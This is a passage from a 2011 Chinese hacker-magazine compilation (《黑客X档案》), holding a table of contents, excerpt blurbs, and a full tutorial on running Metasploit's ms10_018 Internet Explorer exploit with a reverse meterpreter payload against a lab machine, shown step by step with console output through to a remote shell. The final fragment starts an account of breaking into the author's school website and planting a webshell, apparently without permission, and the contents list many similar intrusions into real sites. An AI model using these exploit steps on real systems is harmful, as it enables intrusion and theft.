《黑客X档案》畅销系列丛书　　菜鸟Hacker进化最佳教程

2011 黑客X档案 合订本上卷

WWW.HACKX.CC WWW.HACKX.CC WWW.HACKX.CC

QQ宝典

你的空间我做主——QQ空间跨站请求伪造
从登录源头保卫我们的QQ
给QQ“黑名单”易容
腾讯QQ也3D

牧马记

斩杀隐藏在控制面板中的木马
LoginAny后门中的任意门
WinRAR打造个性shift后门
给远控添加Rootkit保护
易语言制作宽带密码大盗
病毒分析你也行129

菜鸟学堂

Ubuntu下玩转 Metasploit
突破工具限制玩注入
菜鸟杀必死之神马篇
多系统安装与引导
沟通无阻碍各种平台下架设VPN翻墙

WWW.HACKX.CC

他精彩导读

解零起步
鸟也要学溢出
鸟的安全防线，给CMD加把锁
开局域网中的一扇天窗
试卷子是这样拿到的
想和我一起免费上网
机JAR软件游戏破解
盘扩容之谜
客“杀软开会”
otkit 基础
造自己的端口扫描工具
微支付宝余额查询漏洞和解决方法
汇多功能图片快速排版器4.6破解笔记
码轻松拿——交换机端口映射技术应用
于DNF“外挂”的简单制作
于可防复制的文件保护技术

黑客X档案2011合订本

上卷

《黑客X档案》2011年合订本（上卷）

出 品 人：冯硕
主　　编：Ace
编辑部主任：周晓峰
编 辑 部：呆呆虫/虫虫/筱娜
黄色潜水艇 /L烦の疯
特约编辑：炫风舞/txcbg/聖智
沧海浮萍/Hx小龙/suno
光 盘 部：格式化
设　　计：阮全勇
排　　版：QuanLu
发行部经理：赵琦
联系电话：010-88561472
联系电话：010-88560080
E-Mail：hackerxfiles@263.net
定　　价：人民币35.00元（光盘+图书）

申明：刊中所载文字及图片，版权所有，未经许可，不得转载。文章内容仅代表作者观点，与本刊立场无关。投稿于本刊的文章，均视为作者已授权本刊合作媒体的使用。我们支付的稿费已包含了授权相关资费。如有相关问题，请作者及时与我们联系。

CONTENT

菜鸟学堂

2011.01 Ubuntu下玩转Metasploit 9
2011.01 突破工具限制玩注入 11
2011.02/03 菜鸟杀必死之神马篇 13
2011.02/03 多系统安装与引导 14
2011.02/03 沟通无阻碍各种平台下架设VPN翻墙 18
2011.02/03 简单方法破解网吧优盘限制 23
2011.02/03 拥有自己的域名邮箱腾讯域名邮箱申请 23
2011.02/03 手把手教菜鸟抓包改包构造上传漏洞拿shell 26
2011.02/03 菜鸟的安全防线，给CMD加把锁 28
2011.02/03 节能安全两不误远程开关机我有“遥控器” 29
2011.04 Ping的完美应用 31
2011.04 打开局域网中的一扇天窗 33
2011.04 电脑忘记密码？没事，我来帮你！ 35
2011.05 菜鸟的非主流虚拟机之旅 36
2011.05 小小批处理之MyMessageBox 40
2011.06 数据加密之非常技巧 40
2011.06 简单编程打造USB智能锁 44
2011.06 手机能做什么，电脑就能做什么！ 47

QQ宝典

2011.01 你的空间我做主——QQ空间跨站请求伪造 49
2011.01 从登录源头保卫我们的QQ 50
2011.02/03 QQ旋风离线下载攻略 51
2011.02/03 腾讯QQ也3D 52
2011.02/03 QQ旋风安全刷分 54
2011.06 Webqq 3.0不同的网络体验 55
2011.06 保护个人私密我用QQ电脑管家 57
2011.06 给QQ“黑名单”易容 57

内网战场

2011.01 极域电子教室的反控制 59
2011.02/03 考试卷子是这样拿到的 61
2011.02/03 谁想和我一起免费上网 65

傻瓜黑客

2011.01 网络匿名技术——洋葱路由 67
2011.01 Shielden——永久免费的软件加密方案 69
2011.01 由获取QQ好友IP引发的批处理学习 70
2011.01 一个电话引发的血案 72
2011.01 Nokia S40 输入法漏洞 74
2011.01 定点爆破FTP密码，我用Brutus 74
2011.01 加密密码？我织围脖！ 75
2011.01 小议支付宝实名查询漏洞和解决方法 76
2011.02/03 打造深度“潜伏”的Windows账户 78

目录

2011.02/03 缉拿无线网络中的“入侵者” 79
2011.02/03 利用Install重装Discuz！漏洞拿webshell 81
2011.02/03 删不掉的就“解锁”先！ 83
2011.02/03 手把手教你零工具轻松盗链神速下载 84
2011.04 查间谍，用TCPEye！ 85
2011.04 尝鲜360桌面 86
2011.04 玩转U盘全攻略 87
2011.04 3分钟打造属于黑客的超炫桌面 92
2011.05 关窗锁门严防数据窃贼 95
2011.05 手机也来免费上网 96
2011.05 小强的“卧底” 97
2011.05 风险评估之妙用nc实现压力测试 98
2011.06 精心设伏追捕进程中的不速之客 101
2011.06 海汇多功能图片快速排版器4.6破解笔记 102
2011.06 畅游中国移动3G体验中心 105
2011.06 远程控制工具 TeamViewer 107
2011.06 远程协助软件NovaLite3.0 110
2011.06 Ubuntu的WIFI密码破解之旅 113
2011.06 运筹帷幄之中，决胜千里之外 116
2011.06 小试迅雷7的“私人空间” 118

牧马记

2011.01 斩杀隐藏在控制面板中的木马 120
2011.02/03 LoginAny后门中的任意门 120
2011.02/03 WinRAR打造个性shift后门 122
2011.02/03 给远控添加Rootkit保护 124
2011.02/03 木马屠城，恶魔之子——又见幻魔QQ大盗 125
2011.02/03 易语言制作宽带密码大盗 126
2011.02/03 完全输入表免杀dll移位 128
2011.02/03 病毒分析你也行 129
2011.04 方便实用的远控——网络人 131
2011.06 幕后黑手 it’s you ？ 133
2011.06 噩梦之末，幻魔之死 135

黑客人物面对面

2011.01 采访Yofx 136
2011.02/03 杨过也上网：非安全所以安全 138
2011.05 无线安全专家——孙黎明采访记 140
2011.06 站在Safengine背后的男人——采访SE的作者Nooby 141

侠隐仙踪

2011.01 想爱与梦想 144
2011.01 当幸福来敲门 145
2011.02/03 月缘 149
2011.02/03 写给那些愿意继续学下去的人 154

CONTENT

涉笔成趣

2011.01	手机JAR软件游戏破解	156
2011.01	轻松打造Office 2010无限试用版	157
2011.02/03	Android 手机也翻墙	157
2011.02/03	U盘扩容之谜	160
2011.02/03	让网速飞一会	162
2011.02/03	闪游浏览器漏洞挖掘	163
2011.02/03	信息搜集小工具Metagoofil	165
2011.02/03	斩断替罪羊的“尾巴”	167
2011.02/03	整蛊“杀软开会”	168
2011.02/03	低配置照样享受win7华丽	169

一个人的战争

2011.01	WRMPS经典Cookie欺骗漏洞批量拿shell	173
2011.01	秒杀ecshop的前台写shell 0day	174
2011.01	网趣网上购物系统低级注入漏洞	177
2011.01	一次迷茫的旁注	179
2011.01	友情检测波尔远程控制官方网站	182
2011.01	最新W78cms网站管理系统漏洞	186
2011.02/03	SHOPXP网上购物系统v8.0最新注入漏洞	188
2011.02/03	对某高校的一次渗透测试	190
2011.02/03	记一次“习惯性”入侵检测	192
2011.02/03	明星网站也怕社工	193
2011.02/03	曲折社工拿下母校的webshell	197
2011.02/03	万维捷通考试系统漏洞初窥	199
2011.02/03	迂回“入驻”servers计划的大作战	201
2011.02/03	看小菜入侵某大型网络教育机构	204
2011.02/03	建站之星Fckeditor 0Day拿shell	211
2011.04	Dcore轻型网站管理系统注入漏洞及后台拿weabshell	213
2011.04	入侵渗透之嗅探帮大忙	214
2011.04	利用野草Weedcms USER_AGENT盲注漏洞拿shell	219
2011.05	PHPWind v7.5—v8.0最新漏洞利用	221
2011.05	记一次拿下某收费模版	223
2011.05	一个漏洞导致多站沦陷	227
2011.05	菜鸟又一次简单的拿站	228
2011.05	对一虚拟主机的曲折提权	229
2011.06	又见网趣网上购物系统注入漏洞	232
2011.06	一次简单的入侵+刷库	234
2011.06	“伪静态”之突然死亡	238
2011.06	入侵中国XX名表官方网	240
2011.06	入侵某某彩票站	242
2011.06	曲折突破简单注入点	244
2011.06	渗透死路之绝处逢生	246

安全第一

2011.01	钓鱼攻击全攻略	249
2011.01	巧用“虫洞”安全传输文件	252
2011.01	内存读取破解QQ密码	255
2011.01	免杀软件，你用哪个？	257
2011.02/03	EFS让安全无懈可击	259

目录

2011.02/03 入侵证据？这个真没有！......262
2011.02/03 Cisco CDP攻击分析及防护......263
2011.02/03 深度加固IIS的FTP安全性......265
2011.04 Q币骗术详解......271
2011.04 社会工程学——无法忽视的另类安全......273
2011.05 巧发邮件，让远程控制听咱“招呼”......275
2011.05 无密码的加密法......277
2011.06 跨过进程来找你......278
2011.06 让Windows登录密码学会“变身术”......279

黑客研究院

2011.01 PHP168“新”漏洞来入侵网站及对利用工具的简单分析......282
2011.01 并不神秘的Rootkit......286
2011.01 WebShell获取之SQL语句执行......289
2011.02/03 Php crypt函数的三种破解方法......291
2011.02/03 暴破与字典之浅见......293
2011.02/03 杀软高、主防硬、INT又高又硬！......294
2011.02/03 手动配置MAMP环境手记......295
2011.04 QQ账号旁敲侧击......300
2011.04 rootkit 基础......304
2011.04 调整Linux内核限制P2P......323
2011.04 浅说驱动程序的加载过程......327
2011.05 SQL手工注入基础详解......330
2011.05 手工cookie注入拿到管理员权限......342
2011.05 一种基于Hook机制的DLL注入方法......343

神秘园

2011.01 crackme破解之无按钮注册......346
2011.01 软件破解之终极必杀技--消息跟踪......347
2011.01 菜鸟浅尝Java手机程序破解......350
2011.01 爆破日记——又见水印......351
2011.01 odscript脚本初探......353
2011.02/03 打造自己的“天天音频转换专家-贵宾版”......356
2011.02/03 秒脱最强壳......358
2011.02/03 曲折实践——再谈水印破解......362
2011.02/03 软件破解经验谈......364
2011.04 破解进阶——内存注册机编写......366
2011.04 对网络人的一次逆向分析......370
2011.04 PHP源码OA系统注册码的破解......373
2011.04 另类破解注册软件......375
2011.05 IDA挑战crackme......378
2011.05 伪造函数参数逆向分析控制台程序......380
2011.06 密码轻松拿——交换机端口映射技术应用......387
2011.06 DKOM 技术初探......388
2011.06 消失的进程——通过挂钩SSDT隐藏进程......393

CONTENT

黑客编程

2011.01 VB编写WEBSHELL生成器 399
2011.01 源码免杀之卡巴 400
2011.02/03 另类后门轻松绕过系统密码验证 402
2011.02/03 Android手机短信狂发器 403
2011.02/03 对抗星号密码查看器 405
2011.02/03 菜鸟进阶之注入工具自己写 409
2011.04 C语言初体验之小小恶作剧 412
2011.04 VB中配置方式的补充 413
2011.04 黑客编程之灰按钮破解工具 414
2011.04 VB编写找茬外挂 415
2011.04 简单编程为系统添加“透明锁” 418
2011.05 asp脚本之通用木马上线 421
2011.05 从AV终结者到映像劫持 422
2011.05 DLL简介与远线程DLL注入原理 424
2011.05 驱动级进程保护 426
2011.05 易语言制作端口扫描器 428
2011.05 关于DNF“外挂”的简单制作 431
2011.06 Windows Shell 扩展编程 435
2011.06 打造自己的端口扫描工具 440
2011.06 基于句柄复制的文件保护技术 442
2011.06 实战UDP通信 444
2011.06 易语言打造不用登号的极速刷日志访问量工具 445

主题乐园

2011.01 破解零起步（二）——初试调试 447
2011.02/03 破解零起步（三）——追码 450
2011.02/03 菜鸟也要学溢出（一）——溢出演示 453
2011.04 破解零起步（四）——灰色按钮突破 456
2011.04 菜鸟也要学溢出（二）——向进程植入代码 458
2011.05 破解零起步（五）——多开限制突破 460
2011.06 破解零起步（六）——时间限制突破 465
2011.06 菜鸟也要学溢出（三）——shellcode编写 468

寂寞梧桐

2011.01 堪比收费空间的免费空间——000webhost 470
2011.04 SugarSync——基于云计算的免费5G网盘 471
2011.04 隐藏来电与免费电话500分钟 473
2011.05 免光驱装系统，我用“大白菜”！ 473
2011.05 Android的手机短信窃听器开发实战 475
2011.05 写微博无聊了，来娱乐下吧 479

光盘索引

Tor、WinPcap

在网络通讯中，是通过发送数据包来传送数据。在对外通讯时（比如访问某一个网站），发送的数据包会通过通讯介质（网线、无线电磁波）传输数据，数据包里包含了来源地址（发送方）和目标地址（接收方），数据经过很多次路由后，最终到达目的地。因此本机地址都是公开的，从某种情况而言，包含本机真实的IP地址是非常危险的。例如，对某个网站进行渗透测试或者对某台主机进行扫描探测时，其目标主机就记录了发送数据包的源IP地址。所以一般入侵者都会使用代理或者VPN作为“跳板”来隐藏自己，从而达到不会轻易被追查到目的。但是单独的代理服务器也未必很安全，甚至有些代理服务器可能是陷阱，此时许多入侵者会使用“多级跳板”来更好地隐藏自己。（《网络匿名技术——洋葱路由》本书67页，光盘收录第1期）

Shielden

说到保护壳，大家耳熟能详的自然是Asprotect了，这确实是一款经典的壳，而且经典得脱机脚本一应俱全，所以已是明日黄花。另一款妇孺皆知的保护壳Vmprotect，凭借其独特的虚拟机保护引擎成为保护壳界的后起之秀，除了防Crack的保护功能，Vmprotect同时提供了授权模块，用户可以方便地对共享软件的使用时间、次数以及机器作出限制。我并不清楚授权模块到底是哪款保护壳率先提供，但加密和授权已经成为软件加密方案必不可缺的两大项功能。（《Shielden——永久免费的软件加密方案》本书69页，光盘收录第1期）

玩转U盘全攻略

说起U盘，想必叉子们已经是人手一份了吧。现在的大容量U盘越来越便宜，4G，8G的也已不再罕见，特别是对于读大学，或是在公司工作的叉子而言，U盘已经成了日常生活中不可缺少的东西，（比如女友电脑出问题了？雄赳赳气昂昂，跨进宿舍，祭出U盘，几个神秘的工具便轻松解决问题，那个风光啊）对于乐于助人的叉子们而言，U盘自然是一大门面了，那么，如此重要的东西若是稀松平常，岂不是太有失威风了？下面我就教大家如何玩转U盘，让它与众不同！本文涉及内容极为基础，老鸟请直接无视就好了。（《玩转U盘全攻略》本书87页，光盘收录第4期）

Port Locker

Port Locker可以彻底封锁USB端口、IEEE 1394端口、网卡端口、光驱端口、打印机端口、红外端口等电脑与外界连接的通道，犹如将房间的所有门窗全部锁定一样。数据窃贼本事再大，对锁在电脑中的数据也无计可施。（《关窗锁门严防数据窃贼》本书95页，光盘收录第5期）

NovaLite3.0

它具备了一些常用的功能，没有集成视频和音频功能实属遗憾，希望作者能在下个版本中集成。服务端有时需要卸载两次才能卸载成功。如果你手中还没有远程协助软件，还不快把它收集到你的武器库中？（《远程协助软件NovaLite3.0》本书110页，光盘收录第6期）

FastDNS

教大家一个非常简单的方法提升浏览器浏览网页的速度，在这里先简单说下浏览器浏览网页的工作原理吧！网海茫茫，谁知道你交给浏览器的http://www.xxx.com/是请求网络上的那台服务器？那台电脑？这里，就需要靠DNS了。什么是DNS呢？DNS 是域名系统(Domain Name System）的缩写，它是由解析器和域名服务器组成的。域名服务器是指保存有该网络中所有主机的域名和对应IP地址，并具有将域名转换为IP地址功能的服务器。顾名思义，这里就把DNS理解为翻译服务器很形象，把像www一样的网址，翻译为IP地址的翻译。（《让网速飞一会》本书162页，光盘收录第2/3期）

WRMPS

WRMPS（网人信息发布系统）是一款功能非常强大的地方门户系统，用它做门户网站再好不过了。不过最近发现一个很老的漏洞，很多人会问：既然是很老的漏洞了，为什么还拿出来呢？是因为这个漏洞利用率非常高，以至于现在都是。（《WRMPS经典Cookie欺骗漏洞批量拿shell》本书173页，光盘收录第1期）

exp

ECSHOP号称最大的开源网店系统，官方是这样介绍它的：“ECShop网店系统是一套免费开源的网上商店软件，无论在稳定性、代码优化、运行效率、负载能力、安全等级、功能可操控性和权限严密性等方面都居国内外同类产品领先地位。”按照小菜我的理解，作为一款网店系统，系统的安全性应该摆在很重要的位置，但ECSHOP却好像漏洞不断，我记得光我就不只一次给大家介绍过ECSHOP的漏洞了。也许是很多漏洞挖掘牛人在挖它的漏洞吧。就在前几天，xhming大牛又公布了一个ECSHOP前台写shell的0day，利用漏洞获得shell非常简单，可以说是秒杀。截止我写稿时，从官方下载的ECSHOP的最新版本也存在这个漏洞，官方还没有出相应的补丁或对软件进行升级修补这个漏洞。ECSHOP出现新漏洞对我等小菜来说是件好事，因为又有拿shell的漏洞了，哈哈。也希望ECSHOP在漏洞挖掘者的鞭策下能把ECSHOP做的更安全，更优秀，毕竟网店系统涉及网络交易，不是闹着玩的。（《秒杀ecshop的前台写shell 0day》本书174页，光盘收录第1期）

TabCtrl、TEST

说起软件的破解，想必各位黑X的忠实读者心里都有自己定性的一套吧！大家可能会觉得，无非就是OD加载软件、查找特殊字符、修改重点跳转、F2下断点、F7 、F8单步执行。不过我们这里有点特殊，我们不用工具，自己写工具来实现一类注册软件的破解，也就标题所说的另类了。某些要注册的软件，为了可以吸引更多的用户，他会把部分更强大更好用的功能禁止掉，用户需要注册了，这些功能才可以用，也就是传说中的灰色按钮了。用OD来对付这种软件的破解我不会，不过如果用编程的方法，其实也简单的。（《黑客编程之灰按钮破解工具》本书414页，光盘收录第4期）

Ubuntu下玩转Metasploit

流浪的狼

在写正文前先感谢下X档案，是X档案陪我度过了三年高中生活，虽然离开学校已经两年多了，但还是很怀念那时一本X档案好几个人抢着看的日子。可以说X档案是我的启蒙老师，让我接触到了网络安全。由于我们这里是小县城，很难买到X档案，只能让小书店帮忙订阅，有时为了买一本要来来回回的跑好几趟。现在想想真的很怀念，怀念那种X档案陪伴的日子。由于是第一次给X档案投稿，有些地方肯定有些纰漏，还望多多指教。

Ubuntu从最初发展到现在的10.10版本各个方面已经做得很不错，比如界面可以说是很美观了，由于采用了“Ubuntu软件中心”进行软件管理，使得软件的安装比其他的Linux发行版本更方便，可以说一键安装。于是今天索性把Windows格了，直接把渗透平台换成了Ubuntu，让Windows在虚拟机中跑。而Metasploit则是一款安全测试开发框架，不仅提供了console模式，还提供了Gui模式，不过如果要用Gui模式这要先安装JDK，但是这在Ubuntu中却很简单，只要到“ubuntu 软件中心”直接搜索“java”，选择其中的“OpenJDK Java 6 Runtime”安装就可以了。由于版面限制，Gui模式在本文中就不做具体介绍了。至于其中的一些参数设置跟下面介绍的console模式相类似。

在 Ubuntu下安装 Metasploit对于各位小X来说是比较麻烦的，Ubuntu 安装可不像在Windows那样只要一个安装包一路确定就搞定了，就拿Metasploit来说，如果按照官方文档的说明，那可要安装不下10个的软件包，而且还不一定会一切顺利，可能出现各种各样的问题。但是BackTrack4的出现让一切变得简单了很多，众所周知BackTrack4是基于Ubuntu 8.04开发的，也就是说BackTrack4的软件源同样适用于Ubuntu 10.10。要是大家不小心的话，有可能把10.10版本更新成8.04版本。

添加Ubuntu 8.04软件源代码如下：

```
sudo wget -q http://archive.offensive-security.com/backtrack.gpg -O- | sudo apt-key add -
sudo echo deb http://archive.offensive-security.com pwnsauce main microverse macroverse restricted universe multiverse
```

添加成功会有如图1提示。

```
lxz@U:~$ sudo wget -q http://archive.offensive-security.com/backtrack.gpg -O- |
sudo apt-key add -
OK
lxz@U:~$ sudo echo deb http://archive.offensive-security.com pwnsauce main micro
verse macroverse restricted universe multiverse
deb http://archive.offensive-security.com pwnsauce main microverse macroverse re
stricted universe multiverse
```

图1

然后可以执行软件包的更新跟Metasploit的安装，代码如下：

```
sudo apt-get update
sudo apt-get install framework3
```

这其中会要求我们选择“Y”或者“N”，这当然毫不犹豫的选择“Y”了。然后framework3就会自动下载软件包，并解包安装。然后我们可以用“cd /opt/metasploit3/msf3”命令进入Metasploit目录，直接 “sudo svn update”进行软件的更新，但是要注意的是，当你执行“svn update”出现如下情况，如图2。

```
lxz@U:/opt/metasploit3/msf3$ svn update
程序“svn”尚未安装。 您可以使用以下命令安装：
sudo apt-get install subversion
lxz@U:/opt/metasploit3/msf3$ 
```

图2

要先执行“sudo apt-get install subversion”命令进行svn的安装，安装成功后更新如图3。

```
lxz@U:/opt/metasploit3/msf3$ sudo svn update
D    profile.sh
U    test/lib/msftest.rb
U    test/lib/regexr.rb
A    test/modules
A    test/modules/auxiliary
A    test/modules/auxiliary/test
A    test/modules/auxiliary/test/ip_spoof.rb
A    test/modules/auxiliary/test/recon_passive.rb
A    test/modules/auxiliary/test/ftp_data.rb
A    test/modules/auxiliary/test/capture.rb
A    test/modules/auxiliary/test/scanner_range.rb
A    test/modules/auxiliary/test/eth_spoof.rb
A    test/modules/auxiliary/test/scanner_host.rb
A    test/modules/auxiliary/test/scanner_batch.rb
```

图3

接着执行“sudo ./msfconsole”运行Metasploit，如果一切顺利的话，可以看到如图4界面。

```
root@U:/opt/metasploit3/msf3# ./msfconsole

       =[ metasploit v3.5.1-release [core:3.5 api:1.0]
+ -- --=[ 635 exploits - 314 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
       =[ svn r11339 updated today (2010.12.15)
```

图4

从中我们可以看到Metasploit的一些基本信息，如软件版本、更新日期、可用的exploits、payloads、auxiliairy数目等

信息。为了让各位小X不会一看到shell就头大，下面我们看下Metasploit的一些基本命令。

1. “？” 列出帮助菜单(如果记性不好的话，这命令一定是必需的^_^)。

2. “show” 列出所有可用的Encoders、NOP Generators、Exploits、Auxiliary、Payloads。

3. “msfcli” 列出所以可用的Exploits、Auxiliary，但是对于指定的Exploit，我们可以用Ubuntu下的“grep”进行过滤，比如我们要找Windows在2010公开的exploit，我们可以用“msfcli | grep ms10”进行查找，如图5。

```
msf > msfcli | grep ms10
[*] exec: msfcli | grep ms10

[*] Please wait while we load the module tree...
    exploit/windows/browser/ms10_002_aurora                                    Inter
net Explorer "Aurora" Memory Corruption
    exploit/windows/browser/ms10_018_ie_behaviors                              Inter
net Explorer DHTML Behaviors Use After Free
    exploit/windows/browser/ms10_018_ie_tabular_activex                        Inter
```

图5

4. “use” 启用漏洞模块(下面我们以ms10_018漏洞进行讲解方便大家理解)那么我们可以用“use windows/browser/ms10_018_ie_behaviors”命令进行设定。

```
msf > use windows/browser/ms10_018_ie_behaviors
msf exploit(ms10_018_ie_behaviors) > info

       Name: Internet Explorer DHTML Behaviors Use After Free
    Version: 11333
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Good

Provided by:
  unknown
  Trancer <mtrancer@gmail.com>
  Nanika
  jduck <jduck@metasploit.com>
```

图6

5. “info” 漏洞信息查看，假如我们用“info windows/browser/ms10_018_ie_behaviors”就可以查看ms10_018漏洞的详细信息。(但是如果我们先前已经启用了相应漏洞模块，那么我们直接用“info”就可以了，如图6)。

6. “show targets” 显示受影响的系统，软件版本，如图7。

```
msf exploit(ms10_018_ie_behaviors) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   (Automatic) IE6, IE7 on Windows NT, 2000, XP, 2003 and Vista
   1   IE 6 SP0-SP2 (onclick)
   2   IE 7.0 (marquee)
```

图7

7. “show options” 显示一些相应的设置信息，如图8。

```
msf exploit(ms10_018_ie_behaviors) > show options

Module options:

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   SRVHOST      192.168.124.1    yes       The local host to listen on.
   SRVPORT      80               yes       The local port to listen on.
   SSL          false            no        Negotiate SSL for incoming connections
   SSLVersion   SSL3             no        Specify the version of SSL that should
 be used (accepted: SSL2, SSL3, TLS1)
   URIPATH                       no        The URI to use for this exploit (defau
lt is random)
```

图8

8. “show payloads” 显示该漏洞可用payload，也就是该漏洞成功触发后的连接方式，如：cmdshell、vnc、meterpreter等，如图9。

```
msf exploit(ms10_018_ie_behaviors) > show payloads

Compatible Payloads
===================

   Name                                            Disclosure Date  Rank    Des
cription
   ----                                            ---------------  ----    ---
--------
   generic/debug_trap                                               normal  Gen
eric x86 Debug Trap
   generic/shell_bind_tcp                                           normal  Gen
eric Command Shell, Bind TCP Inline
```

图9

9. “set name” 相应参数的设置，如“set SRVHOST 192.168.124.1”就可以设置本地监听的IP。“set payload windows/meterpreter/reverse_tcp”则设定要使用的payload。但是对于我们这样的懒人来说，则可以用“setg name”进行全局设置，“unsetg name”则取消全局设置。当设置完，我们最好用“show options”进行复查，如图10。

```
msf exploit(ms10_018_ie_behaviors) > setg SRVHOST 192.168.124.1
SRVHOST => 192.168.124.1
msf exploit(ms10_018_ie_behaviors) > setg

Global
======

  Name     Value
  ----     -----
  SRVHOST  192.168.124.1
```

图10

10. “exploit” 一切都准备好，如图11，不开始还干嘛呢^_^。

```
msf exploit(ms10_018_ie_behaviors) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.124.1:4444
[*] Using URL: http://192.168.124.1:80/dgtFY9kI
[*] Server started.
```

图11

11. “jobs” 由于Metasploit可同时进行多个漏洞测试，当前模块开始后，则用后台方式运行，利用“jobs”可查看在后台运行的Exploit，“kill Id”命令则结束在后台运行的Exploit，如图12。

```
msf exploit(ms10_018_ie_behaviors) > jobs

Jobs
====

  Id  Name
  --  ----
  4   Exploit: windows/browser/ms10_018_ie_behaviors
```

图12

在VM虚拟机中运行了个Windows 2003 R2，我们直接在IE中打开：http://192.168.124.1:80/dgtFY9kI，看下能不能成功触发漏洞，如图13、14。

```
[*] Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.124.128:
1033 (target: IE 6 SP0-SP2 (onclick))...
[*] Sending stage (749056 bytes) to 192.168.124.128
[*] Meterpreter session 3 opened (192.168.124.1:4444 -> 192.168.124.128:1034) at
 Wed Dec 15 21:54:32 +0800 2010
[*] Session ID 3 (192.168.124.1:4444 -> 192.168.124.128:1034) processing Initial
AutoRunScript 'migrate -f'
[*] Current server process: IEXPLORE.EXE (3008)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3100
[*] New server process: notepad.exe (3100)
```

图13

映像名称	用户名	CPU	内存使用
taskmgr.exe	Administrator	02	4,228 K
conime.exe	Administrator	00	2,252 K
notepad.exe	Administrator	00	5,916 K
IEXPLORE.EXE	Administrator	00	307,828 K
dllhost.exe	SYSTEM	00	7,352 K
wmiprvse.exe	SYSTEM	00	5,180 K
ctfmon.exe	Administrator	00	2,932 K
VMwareUser.exe	Administrator	00	7,808 K
VMwareTray.exe	Administrator	00	5,076 K
svchost.exe	SYSTEM	00	4,140 K
explorer.exe	Administrator	00	14,208 K

图14

从图中我们可以看出IE成功触发了漏洞，并调用了个“notepad.exe”进程。有小X可能有疑问了，成功是成功了，那么我们怎么进行操作呢？不急慢慢听我道来。这就要用到我们下面要讲的另一个命令了。

12.sessions –i 成功触发主机查看，“sessions -i Id”则对相应主机进行操作，如图15、16。

```
msf exploit(ms10_018_ie_behaviors) > sessions -i

Active sessions
===============

  Id  Type                   Information                  Connection
  --  ----                   -----------                  ----------
  3   meterpreter x86/win32  COM\Administrator @ COM  192.168.124.1:4444 -> 192.168.124.128:1034
```

图15

```
msf exploit(ms10_018_ie_behaviors) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > ?
```

图16

由于我们之前“payload”设置了“windows/meterpreter/reverse_tcp”，所以我们可以看出当对主机连接时，就启用了meterpreter，可能大家对meterpreter不太熟悉，但是各位小X对顶顶大名的MT肯定很熟悉吧？meterpreter跟顶顶大名的MT有点相似，也是cmdshell下强大的工具，可以对主机的进程、用户、IP、hash等信息进行查看，具体命令就不详细介绍了，要不又要写大半个版面，大家可以用“？”进行查看。但是如果不习惯meterpreter的操作，用“shell”命令则会开启cmdshell，跟Windows下的cmd 操作一样，如图17、18。

```
meterpreter > ps

Process list
============

 PID   Name              Arch  Session  User                  Path
 ---   ----              ----  -------  ----                  ----
 0     [System Process]
 4     System            x86   0
 300   smss.exe          x86   0        NT AUTHORITY\SYSTEM   \SystemRoot\System32\smss.exe
 348   csrss.exe         x86   0        NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\csrss.exe
```

图17

```
meterpreter > shell
Process 3612 created.
Channel 1 created.
Microsoft Windows [��汾 5.2.3790]
(C) ��Ȩ���� 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator\����>net user
net user

\\COM ���û��ʻ�

-------------------------------------------------------------------------------
Administrator            Guest                    SUPPORT_388945a0
�����ɹ�����g�
```

图18

13.background 退出meterpreter，以便对其它的主机进行操作，如果用“quit”则直接结束当前的session。

从上面的例子中小X们可以看到Metasploit的一些基本命令跟一些参数的设置，是不是觉很简单？不过这只是Metasploit的冰山一角，或者说只是一些基本操作，Metasploit的强大在于其集信息收集，密码破解，漏洞测试等为一体。如果真要详细介绍，估计一本X档案都不够，这主要还要看小X们自己去挖掘。

啰啰嗦嗦写了一大堆，这主要还是让一些没接触过Ubuntu的小X们看起来不会一头雾水。不过话说回来时间过得真快，新的一年到了，在新的一年里祝X档案竹子开花节节高，小X们技术一年胜过一年，也希望各位小X们能更多的支持X档案，支持开源。至于文中大家如有有什么疑问可以通过hackx.cc的论坛联系到我。

突破工具限制玩注入

Kenzo

前几个星期进了我学校网站的后台，拿了webshell，后来因为要准备期中考试，就没继续深入了，今天突然想起来去看了下，没想到我的ASP大马被换成了个警告页面，学校网站也全面更新，换了另一套整站系统，原来的漏洞全没了，刚好让咱继续练练手。

一、手工注入的起因

大概看了下新的站点，新版TotCms，谷歌一下，漏洞是有，但是新版都不能用了，于是试了下默认的管理员账号和密码，不知道为什么点登陆以后出现了错误（如图1）

